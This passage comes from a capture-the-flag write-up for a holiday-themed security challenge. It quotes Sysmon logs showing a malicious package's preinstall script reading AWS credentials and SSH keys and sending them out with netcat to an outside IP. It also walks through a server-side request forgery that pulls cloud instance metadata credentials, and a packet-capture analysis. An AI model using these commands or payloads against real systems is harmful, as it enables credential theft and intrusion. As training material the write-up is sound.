Name="Image">/usr/bin/nc.openbsd</Data><Data Name="User">eddie</Data><Data Name="Protocol">tcp</Data><Data Name="Initiated">true</Data><Data Name="SourceIsIpv6">false</Data><Data Name="SourceIp">172.31.10.91</Data><Data Name="SourceHostname">-</Data><Data Name="SourcePort">38664</Data><Data Name="SourcePortName">-</Data><Data Name="DestinationIsIpv6">false</Data><Data Name="DestinationIp">54.175.69.219</Data><Data Name="DestinationHostname">-</Data><Data Name="DestinationPort">16842</Data><Data Name="DestinationPortName">-</Data></EventData></Event>` host = emcjingles-l · source = Journald:Microsoft-Windows-Sysmon/Operational · sourcetype = journald

So this is another flavor of **netcat**: /usr/bin/nc.openbsd



Task 7

Uh oh. This documentation exercise just turned into an investigation. Starting with the process identified in the previous task, look for additional suspicious commands launched by the same parent process. One thing to know about these Sysmon events is that Network connection events don't indicate the parent process ID, but Process creation events do! Determine the number of files that were accessed by a related process and record it here.

✓ 6


Using Parent process creation and adding the process_id we found in last question:

index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 process_id=6791


11/24/21
2:16:23.668 PM

```
<Event><System><Provider Name="Linux-Sysmon" Guid="{ff032593-a8d3-4f13-b0d6-01fc615a0f97}"/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0
</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2021-11-24T14:16:23.668532000Z"/><EventRecordID>39367580</EventRecordID><Correlation/><Execution P
rocessID="686" ThreadID="686"/><Channel>Linux-Sysmon/Operational</Channel><Computer>emcjingles-l</Computer><Security UserId="0"/></System><EventData><Data Name="RuleName">
-</Data><Data Name="UtcTime">2021-11-24 14:16:22.419</Data><Data Name="ProcessGuid">{ec26d882-4936-619e-0537-70ed74550000}</Data><Data Name="ProcessId">6791</Data><Data Na
me="Image">/usr/bin/nc.openbsd</Data><Data Name="FileVersion">-</Data><Data Name="Description">-</Data><Data Name="Product">-</Data><Data Name="Company">-</Data><Data Name
="OriginalFileName">-</Data><Data Name="CommandLine">nc -q1 54.175.69.219 16842</Data><Data Name="CurrentDirectory">/home/eddie/partnerapi/node_modules/holiday-utils-js</D
ata><Data Name="User">eddie</Data><Data Name="LogonGuid">{ec26d882-460a-619e-ea03-000000000000}</Data><Data Name="LogonId">1002</Data><Data Name="TerminalSessionId">28</Da
ta><Data Name="IntegrityLevel">no level</Data><Data Name="Hashes">-</Data><Data Name="ParentProcessGuid">{ec26d882-4936-619e-0557-001571550000}</Data><Data Name="ParentPro
cessId">6788</Data><Data Name="ParentImage">/usr/bin/bash</Data><Data Name="ParentCommandLine">/bin/bash</Data><Data Name="ParentUser">eddie</Data></EventData></Event>
host = emcjingles-l   source = Journald:Microsoft-Windows-Sysmon/Operational   sourcetype = journald
```

With the parent process id:
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 parent_process_id=6788




Values	Count	%
cat /home/eddie/.aws/credentials /home/eddie/.ssh/authorized_keys /home/eddie/.ssh/config /home/eddie/.ssh/eddie /home/eddie/.ssh/eddie.pub /home/eddie/.ssh/known_hosts	1	50%
nc -q1 54.175.69.219 16842	1	50%

That makes 6 files that were accessed.


So let's take now take a look at the parent process id itself:

index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 process_id=6788




```
i  Durée          Événement
>  24/11/2021     <Event><System><Provider Name="Linux-Sysmon" Guid="{ff032593-a8d3-4f13-b0d6-01fc615a0f97}"/><EventID>1</EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</O
   14:16:23,664   pcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime="2021-11-24T14:16:23.664352000Z"/><EventRecordID>39367578</EventRecordID><Correlation/><Execution Process
                  ID="686" ThreadID="686"/><Channel>Linux-Sysmon/Operational</Channel><Computer>emcjingles-l</Computer><Security UserId="0"/></System><EventData><Data Name="RuleName">-</Data>
                  <Data Name="UtcTime">2021-11-24 14:16:22.416</Data><Data Name="ProcessGuid">{ec26d882-4936-619e-0557-f834c5550000}</Data><Data Name="ProcessId">6788</Data><Data Name="Image">
                  /usr/bin/bash</Data><Data Name="FileVersion">-</Data><Data Name="Description">-</Data><Data Name="Product">-</Data><Data Name="Company">-</Data><Data Name="OriginalFileName">
                  -</Data><Data Name="CommandLine">/bin/bash</Data><Data Name="CurrentDirectory">/home/eddie/partnerapi/node_modules/holiday-utils-js</Data><Data Name="User">eddie</Data><Data
                  Name="LogonGuid">{ec26d882-460a-619e-ea03-000000000000}</Data><Data Name="LogonId">1002</Data><Data Name="TerminalSessionId">28</Data><Data Name="IntegrityLevel">no level</Da
                  ta><Data Name="Hashes">-</Data><Data Name="ParentProcessGuid">{ec26d882-4936-619e-0527-df6fb9550000}</Data><Data Name="ParentProcessId">6784</Data><Data Name="ParentImage">/u
                  sr/bin/bash</Data><Data Name="ParentCommandLine">/bin/bash preinstall.sh</Data><Data Name="ParentUser">eddie</Data></EventData></Event>
                  host = emcjingles-l   source = Journald:Microsoft-Windows-Sysmon/Operational   sourcetype = journald
```

That would be the name of the script he ran. And what Santa calls you when you told him about naughty Eddie?



Thank you for helping Santa complete his investigation! Santa says you're a whiz!




10) Now Hiring!

Difficulty: 🎄🎄🎄🎄🎄

What is the secret access key for the Jack Frost Tower job applications server? Brave the perils of Jack's bathroom to get hints from Noxious O. D'or.

So let's take a look at that website:



Join the Frost Tower Team

An Opportunity that's Out of This World!

Real experience

We're looking for individuals that offer the opposite of exemplary service. At Frost Tower, the truly terrible are welcome.


Exciting Projects

Can you offer our guests a demonstrably bad customer experience? Then you'll fit right in working at Frost Tower.

Professional Mentorship

At Frost Tower you'll have the chance to work with other colleagues, each collectively providing a sub-par experience to all our guests.

There is a form where you can apply to join Jack Frost team. If you've completed the terminal in Jack bathroom, you will have a bit of practice interrogating IMDS metadata. You cannot access that metadata since it's only available for those inside the internal network but the server has access to those metadata so we will try to perform a Server Side Request Forgery. We can perform various request but I already know what I want, so let's fill the form but instead of linking your bad deeds report we will request for security credentials: https://apply.jackfrosttower.com/?p= http://169.254.169.254/latest/meta-data/iam/security-credentials



Career Application

Name

anonymous

Email address

anonymous@jackfrosttower.com

We'll never share your email with anyone else :winkyface:.

Phone number

1

We won't call you unless it's absolutely necessary, or when it's the middle of the night.

Field of Expertise

- Aggravated pulling of hair
- Anti-social behavior
- Bedtime violation
- Crayon on walls

Select all that apply.

Resume

Parcourir... Aucun fichier sélectionné.


Frost Tower only hires those who have been unjustly put on the naughty list. All applicants must be verify naughty list status by submitting a URL to their public *Naughty List Background Investigation* (NLBI) report.

URL to your public NLBI report

http://169.254.169.254/latest/meta-data/iam/security-credentials

Include a link to your public NLBI report.

Ok so nothing happens... except one image seems broken:


Submission Accepted

Naughty list recipients rejoice!

We'll be in touch.

```
<div class="col-sm-4"> … </div>
<div class="col-sm-4">
  <div class="card text-white bg-secondary mb-3" style="max-width: 20rem;"> flex
    <div class="card-body">
      <img class="rounded mx-auto d-block" src="images/anonymous.jpg" width="200px">
    </div>
```

```
élément {                                  inline
}
.ml-auto, .mx-auto {              bootstrap.min.css:12
  margin-left: auto !important;
}
.mr-auto, .mx-auto {              bootstrap.min.css:12
```

The image has the same name has the one in our application, maybe they tried to retrieve via the url? Curl it to see what it contains:


```
└─$ curl https://apply.jackfrosttower.com/images/anonymous.jpg
jf-deploy-role
```

So there is *jf-deploy-role*, could it means Jack Frost? Now we will resubmit but for url we will use:

http://169.254.169.254/latest/meta-data/iam/security-credentials/jf-deploy-role

```
└─$ curl https://apply.jackfrosttower.com/images/lol.jpg
{
        "Code": "Success",
        "LastUpdated": "2021-05-02T18:50:40Z",
        "Type": "AWS-HMAC",
        "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
        "SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
        "Token":
"NR9Sz/7fzxwIgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
        "Expiration": "2026-05-02T18:50:40Z"
}
```

Jack Frost should have known better, now we have his secret access key!




11) Customer Complaint Analysis

Difficulty:


A human has accessed the Jack Frost Tower network with a non-compliant host. Which three trolls complained about the human? Enter the troll names in alphabetical order separated by spaces. Talk to Tinsel Upatree in the kitchen for hints.

You need to use Wireshark to analyze packet. Using the protocol RF-3514 described in this video can simplify greatly your analysis: https://www.youtube.com/watch?v=ermEx0UvcqY. It was suggested to have a flag in the packet that indicate if a packet has a malicious intent. All trolls packets are RFC-3514 so it's pretty easy to find the human the trolls complained about.




```
ip.flags.rb==0 && http.request.method == "POST"

No.  Time          Source         Destination   Protocol  Length  Info
384  3831.249817   10.70.84.251   10.70.84.10   HTTP      1025    POST /feedback/guest_complaint.php HTTP/1.1  (application/x-www-form-urlencode…

Frame 384: 1025 bytes on wire (8200 bits), 1025 bytes captured (8200 bits)
Ethernet II, Src: Dell_14:9e:21 (00:12:3f:14:9e:21), Dst: NorthPol_01:26 (90:4e:91:20:01:26)
Internet Protocol Version 4, Src: 10.70.84.251, Dst: 10.70.84.10
Transmission Control Protocol, Src Port: 36676, Dst Port: 80, Seq: 1, Ack: 1, Len: 959
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "name" = "Muffy VonDuchess Sebastian"
  Form item: "troll_id" = "I don't know. There were several of them."
  Form item: "guest_info" = "Room 1024"
  Form item: "description" = "I have never, in my life, been in a facility with such a horrible staff. They are rude and insulting. What kind of place is this? Yo
  Form item: "submit" = "Submit"
```

So the duchess in room 1024 used a forms that was clearly not intended for her. Let's check form submission from trolls about that particular room.



```
ip.flags.rb==1 && http.request.method == "POST" && http contains "1024"
Interface                    Channel                         802.11 Preferences
No.      Time          Source          Destination     Protocol  Length Info
     276 2223.829801   10.70.84.38     10.70.84.10     HTTP      882 POST /feedback/guest_complaint.php HTTP/1.1  (application/x-www-form-urlencode…
     312 2565.048740   10.70.84.164    10.70.84.10     HTTP      911 POST /feedback/guest_complaint.php HTTP/1.1  (application/x-www-form-urlencode…
     348 2998.383705   10.70.84.106    10.70.84.10     HTTP      883 POST /feedback/guest_complaint.php HTTP/1.1  (application/x-www-form-urlencode…

› Frame 312: 911 bytes on wire (7288 bits), 911 bytes captured (7288 bits)
› Ethernet II, Src: NorthPol_1f:3c (90:4e:91:20:1f:3c), Dst: NorthPol_01:26 (90:4e:91:20:01:26)
› Internet Protocol Version 4, Src: 10.70.84.164, Dst: 10.70.84.10
› Transmission Control Protocol, Src Port: 33342, Dst Port: 80, Seq: 1, Ack: 1, Len: 845
› Hypertext Transfer Protocol
⌄ HTML Form URL Encoded: application/x-www-form-urlencoded
  › Form item: "name" = "Flud"
  › Form item: "troll_id" = "2083"
  › Form item: "guest_info" = "Very cranky lady in room 1024"
  › Form item: "description" = "Lady call front desk. Complain "employee" is rude. Say she is insult and want to speak to manager. Send Flud to room. Lady say troll
  › Form item: "submit" = "Submit"
```

So the three trolls who complained in alphabetical order, separated by spaces are: Flud Hagg Yaqh



12) Frost Tower Website Checkup

Difficulty:

Investigate Frost Tower's website for security issues. This source code will be useful in your analysis. In Jack Frost's TODO list, what job position does Jack plan to offer Santa? Ribb Bonbowford, in Santa's dining room, may have some pointers for you.

If you helped the elf he will give you some documentation and hints about sql injection.


1) Optional: Make a local install

What I did is I installed the server on my machine and ran it so I could debug it. It's a kali machine who has Maria DB installed by default and since it's a branch of MySQL it worked perfectly. I had to install a couple of library but it was pretty straightforward running the server. I ran the SQL script and created a user so I could log and browse the site. There is two things I changed in the code so it will ran:

a) I created this function and put it in server.js, right above /postcontact, it just return the input unchanged:

```
function ReplaceAnyMatchingWords(string){
   return string;
}
```

